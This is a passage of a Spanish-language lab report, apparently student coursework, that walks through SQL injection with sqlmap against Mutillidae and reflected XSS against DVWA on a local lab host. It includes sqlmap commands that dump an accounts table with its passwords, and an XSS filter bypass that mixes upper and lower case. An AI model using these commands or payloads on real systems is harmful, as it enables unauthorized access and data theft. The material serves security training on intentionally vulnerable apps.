


Imagen 56. Mutillidae para ingresar a user info

Please enter username and password to view account details

Name

Password

***Untitled 1 - Mousepad**

File Edit Search View Document Help

1 Fabian Garzon

2

Imagen 57. Llenar campos con admin y 123456

Ahora se copia la dirección url que arrojó después de haber llenado los campos.




Imagen 58. Copiar URL

En la consola donde se usó el comando `sqlmap -help`, colocar el siguiente comando `sqlmap -u "URL" --current-user`.




Imagen 59. Comando sqlmap -u --current-user

Cuando aparezca la siguiente línea en la consola oprimir 0 y enter.




Imagen 60. Resultado sqlmap -u --current-user

Luego colocar el siguiente comando `sqlmap -u "URL" --dbs`.




Imagen 61. Comando sqlmap -u --dbs

Ahora como resultado van a aparecer las bases de datos que hay en esa URL.

```
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[20:24:03] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/192.168.56.101'

[*] ending @ 20:24:03 /2023-06-21/
```

View your de

*Untitled 1 - Mousepad

File Edit Search View Document Help

1 Fabian Garzon

2

Imagen 62. Resultado sqlmap -u --dbs

Ahora el comando sqlmap -u “URL” --tables -D owasp10.

```
[*] ending @ 20:24:03 /2023-06-21/

(root@kali)-[/home/kali]
# sqlmap -u "http://192.168.56.101/mutillidae/index.php?page=user-info.php&
username=admin&password=123456&user-info-php-submit-button=View+Account+Detail
s" --tables -D owasp10
```

1 Fabian Garzon

2

Imagen 63. Comando sqlmap -u --tables -D owasp10

Como resultado arroja las tablas que hay en la base de datos del owasp10.

```
Database: owasp10
[6 tables]
+-----+
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pen_test_tools |
+-----+

[20:28:46] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/192.168.56.101'

[*] ending @ 20:28:46 /2023-06-21/
```

View your de

*Untitled 1 - Mousepad

File Edit Search View Document Help

1 Fabian Garzon

2

Imagen 64. Resultado comando sqlmap -u --tables -D owasp10

Luego el comando sqlmap -u “URL” --columns -T accounts, para ver las columnas de la tabla accounts.

```
(root@kali)-[/home/kali]
# sqlmap -u "http://192.168.56.101/mutillidae/index.php?page=user-info.php&
username=admin&password=123456&user-info-php-submit-button=View+Account+Detail
s" --columns -T accounts
```

1 Fabian Garzon

2

Imagen 65. Comando sqlmap -u --columns -T accounts

Como resultado aparecen las columnas de la tabla accounts.

```
Database: owasp10
Table: accounts
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cid     | int(11) |
| is_admin | varchar(5) |
| mysignature | text |
| password | text |
| username | text |
+-----+-----+

[20:31:22] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/192.168.56.101'

[*] ending @ 20:31:22 /2023-06-21/
```

Imagen 66. Resultado comando `sqlmap -u --columns -T accounts`

Por último, el comando `sqlmap -u "URL" --columns -T accounts -D owasp10 -dump`, el dump se utiliza para sacar la información de esa URL.

```
(root@kali)-[/home/kali]
# sqlmap -u "http://192.168.56.101/mutillidae/index.php?page=user-info.php&
username=admin&password=123456&user-info-php-submit-button=View+Account+Detail
s" --columns -T accounts -D owasp10 -dump
```

Imagen 67. Comando `sqlmap -u --columns -T accounts -D owasp10 -dump`

Como resultado muestra todas las cuentas que están en esa base de datos en la tabla accounts.

```
Database: owasp10
Table: accounts
[18 entries]
+-----+-----+-----+-----+-----+
| cid | is_admin | password | username | mysignature |
+-----+-----+-----+-----+-----+
| 1 | TRUE | adminpass | admin | Monkey! |
| 2 | TRUE | somepassword | adrian | Zombie Films Rock! |
| 3 | FALSE | monkey | john | I like the smell of confunk |
| 4 | FALSE | password | jeremy | d1373 1337 speak |
| 5 | FALSE | password | bryce | I Love SANS |
| 6 | FALSE | samurai | samurai | Carving Fools |
| 7 | FALSE | password | jim | Jim Rome is Burning |
| 8 | FALSE | password | bobby | Hank is my dad |
| 9 | FALSE | password | simba | I am a cat |
| 10 | FALSE | password | dreveil | Preparation H |
| 11 | FALSE | password | scotty | Scotty Do |
| 12 | FALSE | password | cal | Go Wildcats |
| 13 | FALSE | password | john | Do the Duggie! |
| 14 | FALSE | 42 | kevin | Doug Adams rocks |
| 15 | FALSE | set | dave | Bet on S.E.T. FTW |
| 16 | FALSE | pentest | ed | Commandline KungFu anyone? |
| 17 | NULL | 123456 | bersa | <blank> |
| 18 | NULL | prueba | prueba | <blank> |
```

Imagen 68. Resultado comando `sqlmap -u --columns -T accounts -D owasp10 -dump`

XSS (Cross Site Scripting)

Reflected

Dirigirse a dvwa y bajar la seguridad a low, posteriormente abrir el xss reflected.



Imagen 69. Seguridad dvwa low

En el xss reflected colocar la siguiente línea de código `<script>alert("Hola")</script>`, esto se hace para inyectar código java a un campo.




Imagen 70. Inyección de código JavaScript

Como resultado se abrirá un pop-up donde aparece el mensaje que se le ingresó.




Imagen 71. Mensaje Pop-up

Ahora se copia la URL y se abre en una nueva ventana, mostrando nuevamente el pop-up que se creó anteriormente.




Imagen 72. Pegando URL




Imagen 73. Resultado en la nueva ventana

Para probar si funciona en cualquier navegador y cualquier SO, se probó también en Windows 10 con el navegador Opera GX.




Imagen 74. Prueba en Windows 10

Ahora se hará la prueba en seguridad medium, para ello se debe dirigir a dvwa security y subirla a medium.




Imagen 75. Cambio de seguridad dvwa a medium

Se coloca la misma línea de código que se utilizó en seguridad low.




Imagen 76. Inyección de código JavaScript

Como resultado muestra el mensaje en rojo, pero no muestra el pop-up, por ello hay algo incorrecto en la inyección.




Imagen 77. Resultado en seguridad medium

Al no mostrar el pop-up, es probable que se esté evitando la palabra script, precisamente para evitar inyecciones, entonces lo que se hará es colocar la misma palabra, pero intercambiando mayúsculas con minúsculas.




Imagen 78. Inyección de código JavaScript combinando mayúsculas y minúsculas

Al hacer esto como resultado muestra el pop-up con el mensaje, lo que indica que la inyección fue correcta.




Imagen 79. Resultado de la anterior inyección

Para hacer esto en mutillidae dirigirse a, owasp top 10, A1 injection, JavaScript Injection, password generator.




Imagen 80. Dirigirse a password generator





Imagen 81. Password Generator

Aquí se modifica la URL cambiando el “=” después de username y colocando el que se desee, en este caso prueba.




Imagen 82. Modificación URL

Como resultado se ve que cambia el anonymous a prueba.

